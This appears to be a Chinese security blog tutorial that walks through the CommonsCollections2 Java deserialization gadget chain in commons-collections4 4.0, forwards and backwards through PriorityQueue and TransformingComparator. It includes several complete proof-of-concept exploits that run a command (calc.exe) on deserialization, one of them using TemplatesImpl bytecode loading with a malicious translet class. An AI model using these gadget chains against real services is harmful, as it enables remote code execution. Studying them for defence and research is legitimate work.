
JAVA安全之CommonsCollections2
CommonsCollections2
环境搭建
版本:commons-collections4
        <dependency>
            <!-- https://mvnrepository.com/artifact/org.apache.commons/common-collections4 -->
            <groupId>org.apache.commons</groupId>
            <artifactId>commons-collections4</artifactId>
            <version>4.0</version>
        </dependency>
初代POC
正向(POC)分析
import org.apache.commons.collections4.Transformer;
import org.apache.commons.collections4.comparators.TransformingComparator;
import org.apache.commons.collections4.functors.ChainedTransformer;
import org.apache.commons.collections4.functors.ConstantTransformer;
import org.apache.commons.collections4.functors.InvokerTransformer;

import java.io.*;
import java.*;
import java.util.PriorityQueue;

public class CC2{
    public static void main(String[] args) throws Exception{
        Transformer[] transformers = new Transformer[] {
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getMethod", new Class[] {String.class, Class[].class }, new Object[] { "getRuntime", new Class[0] }),
                new InvokerTransformer("invoke", new Class[] {Object.class, Object[].class }, new Object[] { null, new Object[0] }),
                new InvokerTransformer("exec", new Class[] { String.class}, new String[] {"calc.exe"}),
        };

        Transformer transformerChain = new ChainedTransformer(transformers);
        TransformingComparator Tcomparator = new TransformingComparator(transformerChain);
        PriorityQueue queue = new PriorityQueue(1, Tcomparator);

        queue.add(1);
        queue.add(2);

        try{
            ByteArrayOutputStream barr = new ByteArrayOutputStream();
            ObjectOutputStream outputStream = new ObjectOutputStream(new FileOutputStream("cc2.txt"));
            outputStream.writeObject(queue);
            outputStream.close();
            System.out.println(barr);

            ObjectInputStream inputStream = new ObjectInputStream(new FileInputStream("cc2.txt"));
            inputStream.readObject();
        }catch(Exception e){
            e.printStackTrace();
        }
    }
}
这条链子还是利用了CC1链子中的Transform方法来执行我们的系统命令,这里我们先正向分析一下这段poc。
TransformingComparator
        Transformer transformerChain = new ChainedTransformer(transformers);
        TransformingComparator Tcomparator = new TransformingComparator(transformerChain);
这段代码我们只需要关注我们的transformerChain到底传入了哪里,进入 TransformingComparator 这里我的想法就是直接利用调试进入

TransformingComparator这个构造函数就直接将transformChain直接传进来了,开始了初始化
ComparatorUtils.NATURAL_COMPARATOR//自然顺序的比较器,它用于比较实现了Comparable接口的类的对象
经过调试我们发现我们进入这个类之后实际上我们的
TransformingComparator只利用了它的构造器,这个文件里面的方法都没有调用,那进入这个类的作用只有简单的利用构造器了吗?[1]
PriorityQueue
PriorityQueue位于Java.util包中,观其名字前半部分的单词Priority是优先的意思,实际上这个队列就是具有“优先级”。既然具有优先级的特性,那么就得有个前后排序的“规则”。所以其接受的类需要实现Comparable 接口。
这上面说了要实现Comparable接口,这里猜测一下估计都会有一个类会去实现类似比较的方法,调试一波。

这里我们就可以很清晰的看到,这里会进入TransformingComparator.compare这个方法里面,这里就看到了我们的老盆友transform,就进入了我们的CC1调用链,实现了我们的闭环。
但是到这儿我们实际上没有分析出我们真正的调用链,这里实际上也就是调用链的一部分,这样正向分析就走到头了。
逆向分析
前面的正向分析我们实际上就发现了,我们这条链子的入口并不是CC1链里面的Transform,而是我们的PriorityQueue,所以我们照搬CC1分析的思路
在PriorityQueue里面去找readObject方法,开始我们逆向分析,目标是找到调用compare方法的地方。
PriorityQueue.readObject()
private void readObject(java.io.ObjectInputStream s)
        throws java.io.IOException, ClassNotFoundException {
        // Read in size, and any hidden stuff
        s.defaultReadObject();

        // Read in (and discard) array length
        s.readInt();

        queue = new Object[size];

        // Read in all elements.
        for (int i = 0; i < size; i++)
            queue[i] = s.readObject();

        // Elements are guaranteed to be in "proper order", but the
        // spec has never explained what that might be.
        heapify();
    }
简单分析一下代码,我们这里会创建一个用于优先排序队列的数组queue这个数组里面的数据都是反序列化的,调用了for循环来给数组赋值,这里感觉都是简单的。
heapify()
    private void heapify() {
        for (int i = (size >>> 1) - 1; i >= 0; i--)
            siftDown(i, (E) queue[i]);
    }
size >>> 1 是一种位运算表达式,它表示将 size 这个变量的值进行无符号右移一位的操作\
eg: 二进制1000经过这个操作之后就会变为100,十进制就从8变为了4

所以我们这里得让size的值大于1才能完成我们的siftDown的调用
看到这我就知道这段代码的作用了
        queue.add(1);
        queue.add(2);
这里的目的实际也就是来控制我们的size的大小,这里简单的

add方法实际就是调用offer()函数,所以这两个函数相当于是等价的。
下面我们进入siftDown()方法
siftDown()
    private void siftDown(int k, E x) {
        if (comparator != null)
            siftDownUsingComparator(k, x);
        else
            siftDownComparable(k, x);
    }
这里加入了判断,判断比较的类是否为空,分别执行了两个方法
siftDownComparable()
 private void siftDownComparable(int k, E x) {
        Comparable<? super E> key = (Comparable<? super E>)x;
        int half = size >>> 1;        // loop while a non-leaf
        while (k < half) {
            int child = (k << 1) + 1; // assume left child is least
            Object c = queue[child];
            int right = child + 1;
            if (right < size &&
                ((Comparable<? super E>) c).compareTo((E) queue[right]) > 0)//Comparable<? super E> 表示实现这个接口的类的实例可以与 E 类或 E 的任何超类型的实例进行比较.
                c = queue[child = right];
            if (key.compareTo((E) c) <= 0)
                break;
            queue[k] = c;
            k = child;
        }
        queue[k] = key;
    }
这里面的比较方法是compareTo()方法,这个方法是PriorityQueue用来排序的,compareTo()方法是接口Comparable里面的一个方法
siftDownUsingComparator()
    private void siftDownUsingComparator(int k, E x) {
        int half = size >>> 1;
        while (k < half) {
            int child = (k << 1) + 1;
            Object c = queue[child];
            int right = child + 1;
            if (right < size &&
                comparator.compare((E) c, (E) queue[right]) > 0)
                c = queue[child = right];
            if (comparator.compare(x, (E) c) <= 0)
                break;
            queue[k] = c;
            k = child;
        }
        queue[k] = x;
    }
这个方法就调用了我们Comparator接口里面的compare方法,所以我们就可以实现调用compare然后去触发我们的TransformingComparator类,然后再去触发我们的transform方法。
问题分析
1.弹了两次计算机
通过我们正向加逆向分析之后,我们运行POC会发现我们反序列化的内容没有打印,反倒是弹了两个计算机
我们刚才分析add函数的时候说是调用了我们的offer()方法,我们漏掉了没有分析
public boolean offer(E e) {
    if (e == null)
        throw new NullPointerException();
    modCount++;
    int i = size;
    if (i >= queue.length)
        grow(i + 1);
    size = i + 1;
    if (i == 0)
        queue[0] = e;
    else
        siftUp(i, e);
    return true;
}
siftUp()这个方法和siftDown方法怎么感觉有点渊源,这里我们同样查看这个方法,会发现问题就在这
private void siftUp(int k, E x) {
    if (comparator != null)
        siftUpUsingComparator(k, x);
    else
        siftUpComparable(k, x);
}
这里的逻辑都和siftDown是一样的,所以我们不分析后面了,这里也相当于调用了transform方法
所以这个是链子触发两次。
2.如何避免两次计算机
解决问题
我们刚刚分析问题并没有步入调试
下断点调试从queue.add(2);开始,我们会发这里第一次弹出计算机实际上是siftUp触发的,但是我们真实的目标实际上是让我们的heapify()-》siftDown()然后触发我们的transform()方法。
所以问题解决就是如何只执行我们的这个方法呢。
这里可以关注一下的是
PriorityQueue queue = new PriorityQueue(1, Tcomparator);
这里实际就把我们要比较的参数传进去了,所以我们这里先不传参
让siftUp的条件没办法满足不就OK了
反射调用机制
我们后面使用反射获取类,然后就赋值就OK了。
        Class.forName("java.util.PriorityQueue").getDeclaredField("comparator");//反射获取成员变量的field
        field.setAccessible(true);//获取访问权限
        field.set(queue,comparator);//设置参数
完整POC
import org.apache.commons.collections4.Transformer;
import org.apache.commons.collections4.comparators.TransformingComparator;
import org.apache.commons.collections4.functors.ChainedTransformer;
import org.apache.commons.collections4.functors.ConstantTransformer;
import org.apache.commons.collections4.functors.InvokerTransformer;

import java.io.*;
import java.lang.reflect.Field;
import java.util.PriorityQueue;

public class CC2{
    public static void main(String[] args) throws IOException, ClassNotFoundException, NoSuchFieldException, IllegalAccessException {
        Transformer[] transformer = new Transformer[]{
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getMethod",new Class[]{String.class,Class[].class},new Object[]{"getRuntime",new Class[0]}),
                new InvokerTransformer("invoke",new Class[]{Object.class,Object[].class},new Object[]{null,new Object[0]}),
                new InvokerTransformer("exec",new Class[]{String.class},new String[]{"calc.exe"}),
        };
        Transformer chaintransformer = new ChainedTransformer(transformer);
        TransformingComparator comparator = new TransformingComparator(chaintransformer);
        PriorityQueue queue = new PriorityQueue(1);//创建实例。注意下面的顺序改变了。
        queue.add(1);
        queue.add(2);//传入两个参数
        Field field = Class.forName("java.util.PriorityQueue").getDeclaredField("comparator");//反射获取成员变量的field
        field.setAccessible(true);//获取访问权限
        field.set(queue,comparator);//设置参数
        try{
            FileOutputStream filepath = new FileOutputStream("./CC2.ser");
            ObjectOutputStream object = new ObjectOutputStream(filepath);
            object.writeObject(queue);
        }
        catch (Exception e){
            e.printStackTrace();
        }
        try{
            FileInputStream filepath2 = new FileInputStream("./CC2.ser");
            ObjectInputStream input = new ObjectInputStream(filepath2);
            input.readObject();
        }
        catch (IOException error){
            error.printStackTrace();
        }
    }
}
进阶POC
正向(POC)分析
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.collections4.comparators.TransformingComparator;
import org.apache.commons.collections4.functors.InvokerTransformer;

import java.io.*;
import java.lang.reflect.Field;
import java.util.Base64;
import java.util.PriorityQueue;
import java.lang.reflect.Field;

public class ComminsCollections2{
    public static void main(String[] args) throws Exception{
        TemplatesImpl impl = new TemplatesImpl();
        byte[] code = Base64.getDecoder().decode("恶意类字节码的base64编码");

        setFieldValue(impl, "_name", "e4telle");
        setFieldValue(impl, "_bytecodes", new byte[][]{code});
        setFieldValue(impl, "_class", null);
        setFieldValue(impl, "_tfactory", new TransformerFactoryImpl());

        InvokerTransformer transformer = new InvokerTransformer("toString", new Class[0], new Object[0]);

        PriorityQueue queue = new PriorityQueue(2, new TransformingComparator(transformer));

        queue.add(1);
        queue.add(1);

        setFieldValue(transformer, "iMethodName", "newTransformer");

        Object[] queueArray = (Object[]) getFieldValue(queue, "queue");
        queueArray[0] = impl;
        queueArray[1] = 1;

        try{
            ByteArrayOutputStream barr = new ByteArrayOutputStream();
            ObjectOutputStream outputStream = new ObjectOutputStream(new FileOutputStream("cc2.txt"));
            outputStream.writeObject(queue);
            outputStream.close();
            System.out.println(barr);

            ObjectInputStream inputStream = new ObjectInputStream(new FileInputStream("cc2.txt"));
            inputStream.readObject();
        }catch(Exception e){
            e.printStackTrace();
        }
    }

    public static void setFieldValue(Object obj,String fieldName,Object value) throws Exception {
        Field field = obj.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);
        field.set(obj,value);
    }

    public static Object getFieldValue(final Object obj, final String fieldName) throws Exception {
        Field field = obj.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);
        return field.get(obj);
    }
}
这个POC实际上是我们知道的ysoserial,通过执行
TemplatesImplTemplatesImpl.newTransformer方法来加载字节码
这里我们就利用之前学习过的,动态加载字节码中的使用TemplatesImpl来动态加载我们的字节码
我们来慢慢理解
这里我们使用的是TemplatesImpl这个动态加载字节码的方法来加载我们的恶意类,
        byte[] code = Base64.getDecoder().decode("恶意类字节码的base64编码");

        setFieldValue(impl, "_name", "e4telle");
        setFieldValue(impl, "_bytecodes", new byte[][]{code});
        setFieldValue(impl, "_class", null);
        setFieldValue(impl, "_tfactory", new TransformerFactoryImpl());
setFieldValue里面的内容是为了满足我们加载字节码的条件从而触发到我们的
这里我们是使用调用链,我们就得想办法去实现动态加载字节码里面的 impl.newTransformer();在我们第一条链子里面我们实际上是通过我们的PriorityQueue这个类作为我们的入口然后完成把transformerChain数组里面的东西执行。
关键的代码
    public int compare(final I obj1, final I obj2) {
        final O value1 = this.transformer.transform(obj1);
        final O value2 = this.transformer.transform(obj2);
        return this.decorated.compare(value1, value2);
    }
这里我们可以将this.transformer改为我们的InvokerTransformer,然后我们可以再将InvokerTransformer里面的调用transform的方法修改为我们的newTransformer(),如果我们的obj1能够实现我们的TemplatesImpl
我们可以去找到调用compare方法的地方

这个里面的x的赋值是通过siftUp方法

实际上siftUp和siftDown都能实现我们的这个目的,所以我们可以直接使用其中一个,但是这里我们就不用考虑两次计算机问题了,因为我们最终的利用方式不同,这个方式只是来修改方法名看来达到加载恶意类的目的。
        queue.add(1);
        queue.add(1);
        Object[] queueArray = (Object[]) getFieldValue(queue, "queue");
获取Transformer
InvokerTransformer transformer = new InvokerTransformer("toString", new Class[0], new Object[0]);
这个就获得一个toString()方法,我们就可以通过反射来修改这个方法名
setFieldValue(transformer, "iMethodName", "newTransformer");
获得了newTransformer方法
恶意类解释
import java.io.IOException;
import com.sun.org.apache.bcel.internal.util.ClassLoader;
import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;

public class dom extends AbstractTranslet {
    public dom() throws IOException {
        Runtime.getRuntime().exec("calc");
    }
    @Override
    public void transform(DOM document, SerializationHandler[] handlers) throws TransletException {
    }
    @Override
    public void transform(DOM document, DTMAxisIterator iterator, SerializationHandler handler) throws TransletException {
    }
}
这里需要解释的,通过动态加载字节码用到的恶意类需要注意的:
继承AbstractTranslet的目的?

- 这里在TemplatesImpl这个类里面我们找到了我们实现defineClass的方法里面有个对父类的验证,这里会验证我们是否继承了我们的AbstractTranslet,如果我们恶意类没有继承这个类的话,这个类的try-catch语句就会直接跳过我们的defineClass部分,这样就无法实现我们的调用链了。
- 还有就是继承抽象类得实现里面的抽象方法,所以这里重写两个tansform方法。
总结
两个POC的区别主要就在我们的执行命令的地方的区别比较大,一个是照搬CC1的tranform数组,一个是动态加载字节码。
这里核心的入口还是我们的PriorityQueue,这个是用来走到我们的compare方法,进而调用我们的transform方法,达到调用链的完整性。
第二条链子实际上我们加载我们恶意类之后,还是需要PriorityQueue来触发compare方法。

 浙公网安备 33010602011771号